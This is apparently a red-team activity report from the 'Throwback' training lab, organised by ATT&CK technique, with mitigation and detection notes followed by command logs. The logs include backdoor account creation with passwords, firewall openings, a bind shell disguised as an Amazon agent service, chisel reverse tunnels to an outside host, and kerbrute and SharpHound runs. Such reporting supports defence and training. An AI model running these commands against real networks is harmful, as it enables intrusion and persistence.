07/14 02:34	TBSEC-DC01	4344	create a token for TBSECURITY\backup
07/14 02:35	TBSEC-DC01	5320	create a token for TBSECURITY\backup
07/14 02:36	THROWBACK-PROD	3596	create a token for TBSECURITY\backup

Mitigation

Access tokens are an integral part of the security system within Windows and cannot be turned off. However, an attacker must already have administrator level access on

the local system to make full use of this technique; be sure to restrict users and accounts to the least privileges they require to do their job.

Any user can also spoof access tokens if they have legitimate credentials. Follow mitigation guidelines for preventing adversary use of Valid Accounts. Limit permissions so that users and user groups cannot create tokens. This setting should be defined for the local system account only. GPO: Computer Configuration > [Policies] > Windows Settings > Security Settings > Local Policies > User Rights Assignment: Create a token object. Also define who can create a process level token to only the local and network service through GPO: Computer Configuration > [Policies] > Windows Settings > Security Settings > Local Policies > User Rights Assignment: Replace a process level token.

Also limit opportunities for adversaries to increase privileges by limiting Privilege Escalation opportunities.

Detection Methods

If an adversary is using a standard command-line shell, analysts can detect token manipulation by auditing command-line activity. Specifically, analysts should look for use of the runas command. Detailed command-line logging is not enabled by default in Windows.

If an adversary is using a payload that calls the Windows token APIs directly, analysts can detect token manipulation only through careful analysis of user network activity, examination of running processes, and correlation with other endpoint and network behavior.

There are many Windows API calls a payload can take advantage of to manipulate access tokens (e.g., LogonUser, DuplicateTokenEx, and ImpersonateLoggedOnUser). Please see the referenced Windows API pages for more information.

Query systems for process and thread token information and look for inconsistencies such as user owns processes impersonating the local SYSTEM account.

Reference

- [Tactic: T1134](#)

Account Discovery

Adversaries may attempt to get a listing of local system or domain accounts.

Windows

Example commands that can acquire this information are net user, net group <groupname>, and net localgroup <groupname> using the Net utility or through use of dsquery. If adversaries attempt to identify the primary user, currently logged in user, or set of users that commonly uses a system, System Owner/User Discovery may apply.

Mac

On Mac, groups can be enumerated through the groups and id commands. In mac specifically, dscl . list /Groups and dscacheutil -q group can also be used to enumerate groups and users.

Linux

On Linux, local users can be enumerated through the use of the /etc/passwd file which is world readable. In mac, this same file is only used in single-user mode in addition to the /etc/master.passwd file.

Also, groups can be enumerated through the groups and id commands. In mac specifically, dscl . list /Groups and dscacheutil -q group can also be used to enumerate groups and users.

Related Events

date	host	pid	activity
07/01 21:37	THROWBACK-WS01	2880	run net user on localhost
07/03 05:39	THROWBACK-TIME	480	run net user Timekeepe on localhost
07/03 05:39	THROWBACK-TIME	480	run net user Timekeeper on localhost
07/03 05:40	THROWBACK-TIME	480	run net localgroup on localhost
07/03 05:41	THROWBACK-TIME	480	run net group on localhost
07/03 05:42	THROWBACK-TIME	480	run net localgroup /user on localhost
07/03 05:42	THROWBACK-TIME	480	run net localgroup Administrators on localhost
07/03 08:10	THROWBACK-WS01	4344	run net user on localhost
07/04 05:21	THROWBACK-WS01	2700	run net user on localhost
07/04 10:31	THROWBACK-WS01	2700	run net group on localhost
07/04 10:31	THROWBACK-WS01	2700	run net user on localhost
07/04 10:32	THROWBACK-WS01	2700	run net localgroup on localhost
07/04 10:32	THROWBACK-WS01	2700	run net user on localhost
07/05 02:39	THROWBACK-WS01	2380	run net user on localhost
07/05 22:13	THROWBACK-TIME	2664	run net group on localhost
07/05 22:31	THROWBACK-TIME	2664	run net user timekeeper on localhost
07/06 09:35	THROWBACK-DC01	4700	run net user backup on localhost
07/14 01:34	TBSEC-DC01	4344	run net localgroup on localhost

Mitigation

Prevent administrator accounts from being enumerated when an application is elevating through UAC since it can lead to the disclosure of account names. The Registry key is located HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\CredUI\EnumerateAdministrators. It can be disabled through GPO: Computer Configuration > [Policies] > Administrative Templates > Windows Components > Credential User Interface: Enumerate administrator accounts on elevation.

Identify unnecessary system utilities or potentially malicious software that may be used to acquire information about system and domain accounts, and audit and/or block them by using whitelisting tools, like AppLocker, or Software Restriction Policies where appropriate.

Detection Methods

System and network discovery techniques normally occur throughout an operation as an adversary learns the environment. Data and events should not be viewed in isolation, but as part of a chain of behavior that could lead to other activities, such as Lateral Movement, based on the information obtained.

Monitor processes and command-line arguments for actions that could be taken to gather system and network information. Remote access tools with built-in features may interact directly with the Windows API to gather information. Information may also be acquired through Windows system management tools such as Windows Management Instrumentation and PowerShell.

Reference

- [Tactic: T1087](#)

Command-Line Interface

Command-line interfaces provide a way of interacting with computer systems and is a common feature across many types of operating system platforms. One example command-line interface on Windows systems is cmd, which can be used to perform a number of tasks including execution of other software. Command-line interfaces can be interacted with locally or remotely via a remote desktop application, reverse shell session, etc. Commands that are executed run with the current permission level of the command-line interface process unless the command includes process invocation that changes permissions context for that execution (e.g. Scheduled Task).

Adversaries may use command-line interfaces to interact with systems and execute other software during the course of an operation.

Related Events

date	host	pid	activity
03/15 08:24	THROWBACK-WS01	3560	spoof 3716 as parent process
03/15 08:24	THROWBACK-WS01	3560	run: dir /s "sshd.exe"
03/15 08:25	THROWBACK-WS01	3560	run: dir /s "sshd.exe"
03/15 08:25	THROWBACK-WS01	3560	run: netmsg 5
03/15 08:25	THROWBACK-WS01	3560	run: net msg 5
03/15 08:28	THROWBACK-WS01	3560	run: dir /S /B c:\ findstr "sshd.exe"
03/15 08:29	THROWBACK-WS01	3560	run: net helpmsg 5
03/15 08:29	THROWBACK-WS01	3560	run: whoami
03/15 08:31	THROWBACK-WS01	3560	run: type root.txt
03/15 08:35	THROWBACK-WS01	3448	run: dir /S /B c:\ findstr "Patch.exe"
03/15 09:00	THROWBACK-WS01	3448	run: whoami
03/15 09:01	THROWBACK-WS01	3448	run: net use
03/15 09:01	THROWBACK-WS01	3448	run: net user
03/15 09:01	THROWBACK-WS01	3448	run: net user BlaireJ /all
03/15 09:01	THROWBACK-WS01	3448	run: net user BlaireJ
03/15 09:54	THROWBACK-WS01	4992	run: dir /S /B C:\ findstr "ssh_daemon.exe"
03/15 09:54	THROWBACK-WS01	4992	run: dir /S /B C:\ findstr "ssh_daemon.exe"
07/01 09:13	THROWBACK-WS01	2652	run: "netstat"
07/01 09:14	THROWBACK-WS01	2652	run: "netstat -an"
07/01 09:14	THROWBACK-WS01	2652	run: "netstat -an"
07/01 09:21	THROWBACK-WS01	2652	run: "netstat -an"
07/01 09:27	THROWBACK-WS01	2652	run: "netstat -an findstr 140"
07/01 09:31	THROWBACK-WS01	1832	run: "netstat -an"
07/01 09:34	THROWBACK-WS01	1832	run: "netstat -a -n -o findstr :140"
07/01 09:34	THROWBACK-WS01	1832	run: "netstat -a -n -o findstr :140"
07/01 09:34	THROWBACK-WS01	1832	run: "netstat -a -n -o findstr :140"

date	host	pid	activity
07/01 09:53	THROWBACK-WS01	1832	run: "netstat -an"
07/01 09:57	THROWBACK-WS01	1832	run: "netstat -an"
07/01 10:28	THROWBACK-WS01	9352	spoof 9352 as parent process
07/01 10:30	THROWBACK-WS01	3912	run: "netstat -an"
07/01 10:32	THROWBACK-WS01	3912	run: "reg query "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections"
07/01 10:32	THROWBACK-WS01	3912	run: "netsh firewall show state"
07/01 10:33	THROWBACK-WS01	3912	run: "netsh firewall set portopening protocol = TCP port = 3389 name = "Remote Desktop Protocol" mode = ENABLE scope = CUSTOM 10.50.31.78"
07/01 10:35	THROWBACK-WS01	3912	run: "netsh advfirewall firewall set portopening protocol = TCP port = 3389 name = "Remote Desktop Protocol" mode = ENABLE scope = CUSTOM 10.50.31.78"
07/01 10:35	THROWBACK-WS01	3912	run: "netsh firewall set portopening protocol = TCP port = 3389 name = "Remote Desktop Protocol" mode = ENABLE"
07/01 10:36	THROWBACK-WS01	3912	run: "netsh firewall show state"
07/01 10:37	THROWBACK-WS01	3912	run: "netsh advfirewall firewall add rule name= "Open Port 3389" dir=in action=allow protocol=TCP localport=3389"
07/01 10:37	THROWBACK-WS01	3912	run: "netsh advfirewall firewall add rule name= "Open Port 3389" dir=out action=allow protocol=TCP localport=3389"
07/01 10:57	THROWBACK-WS01	3912	run: "type C:\Users\humphreyw\Desktop\user.txt "
07/01 10:59	THROWBACK-WS01	3912	run: 'dir /S /B c:\ findstr "root.txt"'
07/01 10:59	THROWBACK-WS01	3912	run: "dir /S /B c:\ findstr 'root.txt'"
07/01 10:59	THROWBACK-WS01	3912	run: "dir /S /B c:\ findstr 'user.txt'"
07/01 10:59	THROWBACK-WS01	3912	run: "dir /S /B c:\ findstr *.txt"
07/01 11:01	THROWBACK-WS01	3912	run: "dir /S /B c:\ findstr root.txt"
07/01 11:03	THROWBACK-WS01	3912	run: "netstat -an"
07/01 20:33	THROWBACK-WS01	2684	spoof 2684 as parent process
07/01 21:24	THROWBACK-WS01	3808	run: /opt/CobaltStrike-4.1- Cracked/aggressorscripts/SharpView. exe Get-DomainUser
07/02 01:34	THROWBACK-WS01	2704	run: nethelpmsg 1327
07/02 01:34	THROWBACK-WS01	2704	run: helpmsg 1327

date	host	pid	activity
07/02 01:34	THROWBACK-WS01	2704	run: help msg 1327
07/02 01:35	THROWBACK-WS01	2704	run: net helpmsg 1327
07/02 11:32	THROWBACK-TIME	5044	run: type C:\Users\Administrator.THROWBACK\\Desktop\root.txt
07/02 11:34	THROWBACK-TIME	5044	run: type C:\update.ps1
07/02 11:35	THROWBACK-TIME	5044	run: type C:\xampp\htdocs\db_connect.php
07/02 11:37	THROWBACK-TIME	5044	run: type C:\xampp\htdocs\dev\passwordreset.php
07/02 11:38	THROWBACK-TIME	5044	run: type C:\xampp\htdocs\timekeep.php
07/02 11:38	THROWBACK-TIME	5044	run: type C:\xampp\htdocs\timesheet.php
07/02 11:52	THROWBACK-TIME	5044	run: net helmsg 53
07/02 11:52	THROWBACK-TIME	5044	run: net helpmsg 1326
07/02 11:52	THROWBACK-TIME	5044	run: net helpmsg 53
07/02 11:56	THROWBACK-TIME	5044	run: .\winPEAS.exe > winpeas_system_output.txt
07/02 12:00	THROWBACK-TIME	5044	run: Patch.exe
07/03 05:06	THROWBACK-TIME	4736	run: type C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
07/03 08:14	THROWBACK-WS01	4344	run: net domain /user
07/03 08:14	THROWBACK-WS01	4344	run: net user /domain
07/04 05:15	THROWBACK-WS01		run: ls
07/04 05:15	THROWBACK-WS01		run: whoami
07/04 05:15	THROWBACK-WS01		run: pwd
07/04 07:51	THROWBACK-WS01	2700	run: del C:\mail\beacon.exe
07/04 10:31	THROWBACK-WS01	2700	run: net user rdpuser /add
07/04 10:31	THROWBACK-WS01	2700	run: net user rdpuser rdppassword@123 /add
07/04 10:32	THROWBACK-WS01	2700	run: net user rdpuser rdppassword /add
07/04 10:33	THROWBACK-WS01	2700	run: net localgroup Remote Desktop Users rdpuser /add
07/04 10:33	THROWBACK-WS01	2700	run: net localgroup "Remote Desktop Users" /add rdpuser
07/04 12:41	THROWBACK-TIME	2588	run: net helpmsg 1722
07/04 12:42	THROWBACK-TIME	2588	run: net helpmsg 1722
07/05 03:36	THROWBACK-WS01	2380	run: net user rdpuser rdppassword
07/05 06:54	THROWBACK-PROD	3584	run: query user
07/05 09:40	THROWBACK-WS01	2640	run: netstat -an

date	host	pid	activity
07/05 22:13	THROWBACK-TIME	2664	run: net group "Remote Desktop Users"
07/05 22:18	THROWBACK-TIME	2664	run: netstat -an
07/05 22:18	THROWBACK-TIME	2664	run: netstat -an
07/05 22:21	THROWBACK-TIME	2664	run: net user rdpuser rdppassword /add
07/05 22:22	THROWBACK-TIME	2664	run: net localgroup "Remote Desktop Users" rdpuser /add
07/05 22:31	THROWBACK-TIME	2664	run: net localgroups
07/05 22:31	THROWBACK-TIME	2664	run: net localgroup
07/05 22:32	THROWBACK-TIME	2664	run: net localgroup "Remote Management Users"
07/05 22:32	THROWBACK-TIME	2664	run: net localgroup "Remote Management Users" timekeeper /add
07/05 22:34	THROWBACK-TIME	2664	run: net localgroup "Remote Management Users" timekeeper /add
07/06 08:59	THROWBACK-TIME	540	run: net help msg 53
07/06 08:59	THROWBACK-TIME	540	run: net help msg 53
07/06 08:59	THROWBACK-TIME	540	run: net helpmsg 53
07/06 09:36	THROWBACK-DC01	4700	run: net user
07/06 10:12	THROWBACK-DC01	4700	run: net helpmsg 1326
07/06 10:12	THROWBACK-DC01	4700	run: net helpmsg 1326
07/06 10:41	THROWBACK-DC01	4700	run: dir /S /B "explorer.exe"
07/06 10:47	THROWBACK-DC01	6260	spoof 720 as parent process
07/06 10:47	THROWBACK-DC01	6260	use itself as parent process
07/06 10:51	THROWBACK-DC01	6260	run: dir /S /B winlogon.exe
07/06 10:52	THROWBACK-DC01	6260	spoof 3116 as parent process
07/06 10:53	THROWBACK-DC01	6260	run: dir /S /B amazon-ssm-agent.exe
07/06 10:55	THROWBACK-DC01	6260	run: net user spooks spooks_password
07/06 10:56	THROWBACK-DC01	6260	run: net localgroup Administrators spooks /add
07/06 10:56	THROWBACK-DC01	6260	run: net localgroup Administrators
07/06 10:56	THROWBACK-DC01	6260	run: net localgroup "Remote Desktop Users" spooks /add
07/06 10:57	THROWBACK-DC01	6260	run: net localgroup Administrators spooks /delete
07/06 10:57	THROWBACK-DC01	6260	run: net localgroup "Remote Desktop Users" spooks /delete
07/06 10:58	THROWBACK-DC01	6260	run: net users
07/06 10:58	THROWBACK-DC01	6260	run: net user backup_rdp backup_password
07/06 10:59	THROWBACK-DC01	6260	run: net localgroup "Remote Desktop Users" Administrator /add

date	host	pid	activity
07/06 11:01	THROWBACK-DC01	6260	run: net localgroup "Remote Desktop Users" MercerH /add
07/06 11:04	THROWBACK-DC01	6260	run: type C:\Users\Administrator\Desktop\root.txt
07/06 21:30	THROWBACK-PROD	3512	run: net helpmsg 1331
07/06 21:33	THROWBACK-TIME	2648	run: sc query
07/06 21:33	THROWBACK-TIME	2648	run: sc query \\THROWBACK-DC01
07/06 21:33	THROWBACK-TIME	2648	run: sc THROWBACK-DC01 query
07/06 21:39	THROWBACK-TIME	2648	run: net helpmsg 1722
07/06 21:39	THROWBACK-TIME	2648	run: dir /S /B explorer.exe
07/06 21:46	THROWBACK-TIME	2648	run: net helpmsg 1722
07/06 22:00	THROWBACK-DC01	3184	run: netstat -an
07/06 22:01	THROWBACK-DC01	3184	run: netstat -an findstr 8443
07/06 22:01	THROWBACK-DC01	3184	run: netstat
07/06 22:03	THROWBACK-DC01	3184	run: type blairej.bat
07/06 22:12	THROWBACK-DC01	3184	run: .
07/06 22:13	THROWBACK-DC01	3184	run: .\winPEASx64_ofs.exe > winpeas_output.txt
07/06 22:14	THROWBACK-DC01	3184	run: type winpeas_output.txt
07/07 00:44	THROWBACK-DC01	2828	run: dir /S /B amazon-ssm-agent.exe
07/07 00:44	THROWBACK-DC01	2828	run: dir /S /B amazon-ssm-agent
07/07 00:51	THROWBACK-DC01	2828	run: sc query
07/07 00:51	THROWBACK-DC01	2828	run: sc delete amazon-agent
07/07 00:52	THROWBACK-DC01	2828	run: sc query
07/07 00:52	THROWBACK-DC01	2828	run: sc stop amazon-agent
07/07 00:52	THROWBACK-DC01	2828	run: sc delete amazon-agent
07/07 00:53	THROWBACK-DC01	2828	run: sc query
07/07 00:54	THROWBACK-DC01	2828	run: sc start AmazonAgent
07/07 00:54	THROWBACK-DC01	2828	run: sc start AmazonAgent
07/07 00:55	THROWBACK-DC01	2828	run: sc start AmazonAgent
07/07 00:58	THROWBACK-DC01	2828	run: sc query AmazonAgent
07/07 00:58	THROWBACK-DC01	2828	run: sc start AmazonAgent
07/07 01:00	THROWBACK-DC01	2828	run: sc start AmazonAgent
07/07 01:00	THROWBACK-DC01	2828	run: net start AmazonAgent
07/07 01:03	THROWBACK-DC01	2828	run: sc delete AmazonAgent
07/07 01:03	THROWBACK-DC01	2828	run: sc delete AmazonAgent
07/07 01:03	THROWBACK-DC01	2828	run: sc query AmazonAgent
07/07 01:04	THROWBACK-DC01	2828	run: sc start AmazonAgent
07/07 01:04	THROWBACK-DC01	2828	run: sc query AmazonAgent
07/07 01:04	THROWBACK-DC01	2828	run: net start AmazonAgent
07/07 01:05	THROWBACK-DC01	2828	run: netstat -an
07/07 01:09	THROWBACK-DC01	2828	run: sc query

date	host	pid	activity
07/07 01:11	THROWBACK-DC01	2828	run: sc query AmazonAgent
07/07 01:11	THROWBACK-DC01	2828	run: sc delete AmazonAgent
07/07 01:11	THROWBACK-DC01	2828	run: sc delete AmazonAgent
07/07 01:12	THROWBACK-DC01	2828	run: sc start AmazonAgent
07/07 01:12	THROWBACK-DC01	2828	run: sc start AmazonAgent
07/07 01:12	THROWBACK-DC01	2828	run: sc start AmazonAgent
07/07 01:13	THROWBACK-DC01	2828	run: sc start AmazonAgent
07/07 01:19	THROWBACK-DC01	2828	run: sc delete AmazonAgent
07/07 01:19	THROWBACK-DC01	2828	run: sc start AmazonAgent
07/07 01:19	THROWBACK-DC01	2828	run: sc start AmazonAgent
07/07 01:20	THROWBACK-DC01	2828	run: sc start AmazonAgent
07/07 01:22	THROWBACK-DC01	2828	run: sc delete AmazonAgent
07/07 01:22	THROWBACK-DC01	2828	run: sc start AmazonAgent
07/07 01:22	THROWBACK-DC01	2828	run: sc start AmazonAgent
07/07 01:25	THROWBACK-DC01	2828	run: move C:\Program Files\Amazon\SSM\bind_shell_8889.exe C:\Program Files\Amazon\SSM\amazon-agent.exe
07/07 01:25	THROWBACK-DC01	2828	run: move bind_shell_8889.exe amazon-agent.exe
07/07 01:27	THROWBACK-DC01	2828	run: sc delete AmazonAgent
07/07 01:28	THROWBACK-DC01	2828	run: sc start AmazonAgent
07/07 01:28	THROWBACK-DC01	2828	run: sc delete AmazonAgent
07/07 01:28	THROWBACK-DC01	2828	run: sc start AmazonAgent
07/07 01:29	THROWBACK-DC01	2828	run: sc start AmazonAgent
07/07 01:29	THROWBACK-DC01	2828	run: sc start AmazonAgent
07/07 01:30	THROWBACK-PROD	3432	run: sc query THROWBACK-DC
07/07 01:30	THROWBACK-PROD	3432	run: sc query \\THROWBACK-DC
07/07 01:30	THROWBACK-DC01	2828	run: sc start AmazonAgent
07/07 01:43	THROWBACK-DC01	14032	spoof 3168 as parent process
07/07 01:45	THROWBACK-DC01	14032	spoof 3168 as parent process
07/07 06:30	THROWBACK-PROD	3528	run: net helpmsg 53
07/07 06:31	THROWBACK-PROD	3528	run: net helpmsg 123
07/07 06:41	THROWBACK-PROD	3528	run: \\THROWBACK-DC01\C\$\Program Files\Amazon\SSM\amazon-agent.exe
07/07 06:45	THROWBACK-PROD	3528	run: \\THROWBACK-DC01\C\$\Program Files\Amazon\SSM\amazon-agent.exe
07/07 07:49	THROWBACK-DC01	4776	run: netstat -an
07/07 10:39	THROWBACK-PROD	3660	run: \\THROWBACK-DC01\C\$\Program Files\Amazon\SSM\amazon-agent.exe

date	host	pid	activity
07/07 10:49	THROWBACK-PROD	3660	run: netsh advfirewall firewall add rule name="TCP Port 9001" dir=in action=allow protocol=TCP localport=9001
07/07 10:49	THROWBACK-PROD	3660	run: netsh advfirewall firewall add rule name="TCP Port 9001" dir=out action=allow protocol=TCP localport=9001
07/07 10:50	THROWBACK-PROD	3660	run: netsh advfirewall firewall delete rule name="TCP Port 9001" protocol=TCP localport=9001
07/07 10:56	THROWBACK-PROD	3660	run: netsh advfirewall firewall delete rule name="TCP Port 9001" protocol=TCP localport=9001
07/07 11:07	THROWBACK-DC01	4868	run: netstat -an findstr "9002"
07/07 11:45	THROWBACK-DC01	4868	run: net helpmsg 5
07/07 11:50	THROWBACK-DC01	4868	run: C:\Users\MercerH\Documents\kerbrute_windows_amd64.exe
07/07 11:54	THROWBACK-DC01	4868	run: C:\Users\MercerH\Documents\kerbrute_windows_amd64.exe
07/07 11:54	THROWBACK-DC01	4868	run: C:\Users\MercerH\Documents\kerbrute_windows_amd64.exe userenum active_domain_users.txt --dc CORP-DC01
07/07 11:55	THROWBACK-DC01	4868	run: C:\Users\MercerH\Documents\kerbrute_windows_amd64.exe userenum active_domain_users.txt --dc corporate.local
07/07 11:55	THROWBACK-DC01	4868	run: C:\Users\MercerH\Documents\kerbrute_windows_amd64.exe userenum active_domain_users.txt --d corporate.local
07/07 11:55	THROWBACK-DC01	4868	run: C:\Users\MercerH\Documents\kerbrute_windows_amd64.exe userenum active_domain_users.txt -d corporate.local
07/07 21:39	THROWBACK-PROD	3608	run: \\THROWBACK-DC01\C\$\Program Files\Amazon\SSM\amazon-agent.exe
07/07 21:44	THROWBACK-PROD	3608	run: net helpmsg 1722
07/07 22:53	THROWBACK-WS01	2700	run: chisel_64.exe client 10.50.31.78:9001 R:9999:socks

date	host	pid	activity
07/07 22:58	THROWBACK-DC01	760	run: C:\Program Files\Amazon\SSM\amazon-agent.exe
07/07 23:02	THROWBACK-DC01	760	run: net helpmsg 2
07/07 23:02	THROWBACK-DC01	760	run: C:\Program Files\Amazon\SSM\amazon-agent.exe
07/07 23:08	THROWBACK-DC01	760	run: amazon-agent.exe
07/07 23:28	THROWBACK-DC01	2956	run: chisel_64.exe server --socks5 -p 9002 --reverse
07/07 23:29	THROWBACK-WS01	2632	run: chisel_64.exe server --socks5 -p 9002 --reverse
07/07 23:30	THROWBACK-DC01	2956	run: chisel_64.exe client 10.200.34.222:9002 R:8888:socks
07/07 23:30	THROWBACK-DC01	2956	run: net helpmsg 193
07/07 23:32	THROWBACK-DC01	2956	run: chisel_64.exe client 10.200.34.222:9002 R:8888:socks
07/07 23:37	THROWBACK-PROD	3504	run: chisel_64.exe client 10.50.31.78:9001 R:9999:socks
07/07 23:38	THROWBACK-PROD	3504	run: chisel_64.exe server --socks5 -p 9002 --reverse
07/07 23:38	THROWBACK-DC01	2956	run: chisel_64.exe client 10.200.34.219:9002 8888:socks
07/07 23:40	THROWBACK-PROD	3504	run: netsh advfirewall firewall add rule name= "Port 9002" dir=in action=allow protocol=TCP localport=9002
07/07 23:43	THROWBACK-DC01	2956	run: netsh advfirewall firewall add rule name= "Port 8888" dir=in action=allow protocol=TCP localport=8888
07/07 23:45	THROWBACK-DC01	2956	run: chisel_64.exe client 10.200.34.219:9002 8888:socks -h
07/07 23:48	THROWBACK-DC01	2956	run: chisel_64.exe client 10.200.34.219:9002 8888:socks --host 127.0.0.1
07/07 23:49	THROWBACK-DC01	2956	run: chisel_64.exe client 10.200.34.219:9002 8888:socks --host 10.200.34.117
07/07 23:54	THROWBACK-DC01	1624	run: C:\Program Files\Amazon\SSM\amazon-agent.exe
07/08 00:04	THROWBACK-DC01	2028	run: dir /S /B "chisel_64.exe"
07/08 00:06	THROWBACK-DC01	2028	run: chisel_64.exe client 10.200.34.219:9002 R:8888 --socks --host 10.200.34.219
07/08 00:06	THROWBACK-PROD	3504	run: netsh advfirewall firewall add rule name= "Port 8888" dir=in action=allow protocol=TCP localport=8888
07/08 00:06	THROWBACK-DC01	2028	run: chisel_64.exe client 10.200.34.219:9002 R:8888:socks --host 10.200.34.219

date	host	pid	activity
07/08 00:07	THROWBACK-DC01	2028	run: chisel_64.exe client 10.200.34.219:9002 R:8888:socks
07/08 00:07	THROWBACK-PROD	3504	run: netsh advfirewall firewall add rule name= "Port 8888" dir=in action=allow protocol=TCP localport=8888
07/08 00:20	THROWBACK-PROD	3504	run: netsh advfirewall firewall delete rule name="Port 9002"
07/08 00:21	THROWBACK-DC01	2028	run: chisel_64.exe client 10.200.34.219:9002 R:8888:socks
07/08 00:22	THROWBACK-PROD	3504	run: chisel_64.exe server --socks5 -p 9002 --reverse
07/08 00:22	THROWBACK-DC01	2028	run: chisel_64.exe client 10.200.34.219:9002 R:8888:socks
07/08 00:23	THROWBACK-PROD	3504	run: netsh advfirewall firewall add rule name= "Port 9002" dir=in action=allow protocol=TCP localport=9002
07/08 00:23	THROWBACK-DC01	2028	run: chisel_64.exe client 10.200.34.219:9002 R:8888:socks
07/08 00:24	THROWBACK-DC01	2028	run: chisel_64.exe client 10.200.34.219:9002 R:8888:socks
07/08 00:33	THROWBACK-DC01	2028	run: chisel_64.exe client 10.200.34.219:9002 R:8888:socks
07/08 00:33	THROWBACK-PROD	3504	run: chisel_64.exe server --socks5 -p 9002 --reverse
07/08 00:33	THROWBACK-DC01	2028	run: chisel_64.exe client 10.200.34.219:9002 R:8888:socks
07/08 00:33	THROWBACK-PROD	3504	run: netsh advfirewall firewall add rule name= "Port 9002" dir=in action=allow protocol=TCP localport=9002
07/08 00:33	THROWBACK-DC01	2028	run: chisel_64.exe client 10.200.34.219:9002 R:8888:socks
07/08 00:34	THROWBACK-DC01	2028	run: chisel_64.exe client 10.200.34.219:9002 R:8887:socks
07/08 00:35	THROWBACK-PROD	3504	run: netsh advfirewall firewall add rule name= "Port 8887" dir=in action=allow protocol=TCP localport=8887
07/08 00:35	THROWBACK-PROD	3504	run: netsh advfirewall firewall add rule name= "Port 8887" dir=out action=allow protocol=TCP localport=8887
07/08 00:38	THROWBACK-PROD	3504	run: chisel_64.exe client 10.50.31.78:9001 R:9999:socks
07/08 00:38	THROWBACK-PROD	3504	run: chisel_64.exe client 10.50.31.78:9001 R:9999:socks
07/08 01:17	THROWBACK-DC01	2028	run: net user rdpuser rdppassword
07/08 01:17	THROWBACK-DC01	2028	run: net localgroup "Remote Desktop Users" rdpuser /add

date	host	pid	activity
07/08 01:19	THROWBACK-DC01	2028	run: net localgroup "Remote Desktop Users" /add rdpuser
07/08 01:19	THROWBACK-DC01	2028	run: net localgroup "Remote Desktop Users" rdpuser /add
07/08 01:19	THROWBACK-DC01	2028	run: net user rdpuser rdppassword /add
07/08 01:19	THROWBACK-DC01	2028	run: net localgroup "Remote Desktop Users" rdpuser /add
07/08 02:43	THROWBACK-DC01	2028	run: SharpHound.exe -h
07/08 02:43	THROWBACK-DC01	2028	run: SharpHound.exe -h
07/08 02:47	THROWBACK-DC01	2028	run: SharpHound.exe -c Default,LoggedOn -d corporate.local --prettyjson --ldapusername DaviesJ --ldappassword Management2018 --collectallproperties -v
07/08 02:49	THROWBACK-DC01	2028	run: SharpHound.exe -c Session,LoggedOn -d corporate.local --ldapusername DaviesJ --ldappassword Management2018 --loop
07/08 02:55	THROWBACK-DC01	2028	run: del *.zip
07/08 03:17	THROWBACK-DC01	2028	run: net helpmsg 53
07/08 03:18	THROWBACK-DC01	2028	run: net helpmsg 1326
07/08 04:40	THROWBACK-DC01	2028	run: net localgroup "Remote Desktop Users"
07/08 05:11	THROWBACK-DC01	2028	run: net user MercerH MercerH
07/08 05:13	THROWBACK-DC01	2028	run: net user MercerH MercerHpassword@123
07/08 07:20	THROWBACK-PROD3400		run: net helpmsg 1326
07/08 07:34	THROWBACK-DC01	1772	run: net helpmsg 53
07/08 07:35	THROWBACK-DC01	1772	run: net helpmsg 5
07/08 07:37	THROWBACK-DC01	1772	run: hostname
07/08 07:37	THROWBACK-DC01	1772	run: hostname
07/08 07:55	THROWBACK-PROD3400		run: dir /S /B chisel_64.exe
07/08 07:55	THROWBACK-PROD3400		run: chisel_64.exe client 10.50.31.78:9001 R:9999 socks
07/08 07:57	THROWBACK-DC01	1772	run: dir C:\ /S /B chisel_64.exe
07/08 08:00	THROWBACK-PROD3400		run: chisel_64.exe server --socks5 -p 9002 --reverse
07/08 08:00	THROWBACK-DC01	1772	run: chisel_64.exe client 10.200.34.219:9002 R:8888:socks
07/08 08:05	THROWBACK-PROD3400		run: chisel_64.exe client 10.50.31.78:9001 R:9999:socks
07/08 08:06	THROWBACK-PROD3400		run: chisel_64.exe server --socks5 -p 9002 --reverse

date	host	pid	activity
07/08 08:07	THROWBACK-DC01	1772	run: chisel_64.exe client 10.200.34.219:9002 R:8888:socks
07/08 08:55	CORP-DC01	900	run: net helpmsg 5
07/08 08:56	CORP-DC01	900	run: hostname
07/08 08:56	CORP-DC01	900	run: powershell.exe
07/08 20:35	THROWBACK-PROD	3540	run: net helpmsg 1326
07/08 20:37	THROWBACK-PROD	3540	run: net helpmsg 1326
07/08 20:44	THROWBACK-PROD	3540	run: \\THROWBACK- DC01\C\$\Program Files\Amazon\SSM\amazon-agent.exe
07/08 20:45	THROWBACK-PROD	3540	run: net helpmsg 2
07/08 20:46	THROWBACK-PROD	3540	run: amazon-agent.exe
07/08 20:53	THROWBACK-DC01	2684	run: \\10.200.34.118\C\$\Users\MercerH\Do cuments\hello.exe
07/08 20:54	THROWBACK-DC01	2684	run: \\10.200.34.118\C\$\Users\MercerH\Ap pData\Local\Temp\
07/08 20:54	THROWBACK-DC01	2684	run: \\10.200.34.118\C\$\Users\MercerH\Ap pData\Local\Temp\amazon-agent.exe
07/08 20:58	THROWBACK-PROD	3540	run: chisel_64.exe client 10.50.31.78:9001 R:9999:socks
07/08 20:59	THROWBACK-PROD	3540	run: chisel_64.exe server --socks5 -p 9002 --reverse
07/08 20:59	THROWBACK-DC01	1428	run: chisel_64.exe client 10.200.34.219:9002 R:8888:socks
07/08 20:59	THROWBACK-DC01	1428	run: chisel_64.exe client 10.200.34.219:9002 R:8888:socks
07/08 21:20	THROWBACK-DC01	1428	run: chisel_64.exe client 10.200.34.219:9002 R:8888:socks
07/08 21:20	THROWBACK-PROD	3540	run: chisel_64.exe server --socks5 -p 9002 --reverse
07/08 21:21	THROWBACK-DC01	1428	run: chisel_64.exe client 10.200.34.219:9002 R:8888:socks
07/08 21:21	THROWBACK-PROD	3540	run: chisel_64.exe client 10.50.31.78:9001 R:9999:socks
07/08 21:21	THROWBACK-PROD	3540	run: chisel_64.exe server --socks5 -p 9002 --reverse
07/08 21:22	THROWBACK-DC01	1428	run: chisel_64.exe client 10.200.34.219:9002 R:8888:socks
07/08 23:20	THROWBACK-PROD	3540	run: chisel_64.exe server --socks5 -p 9002 --reverse
07/08 23:21	THROWBACK-DC01	5060	run: dir /S /B "chisel_64.exe"
07/08 23:22	THROWBACK-DC01	5060	run: chisel_64.exe client 10.200.34.219:9002 R:8888:socks

date	host	pid	activity
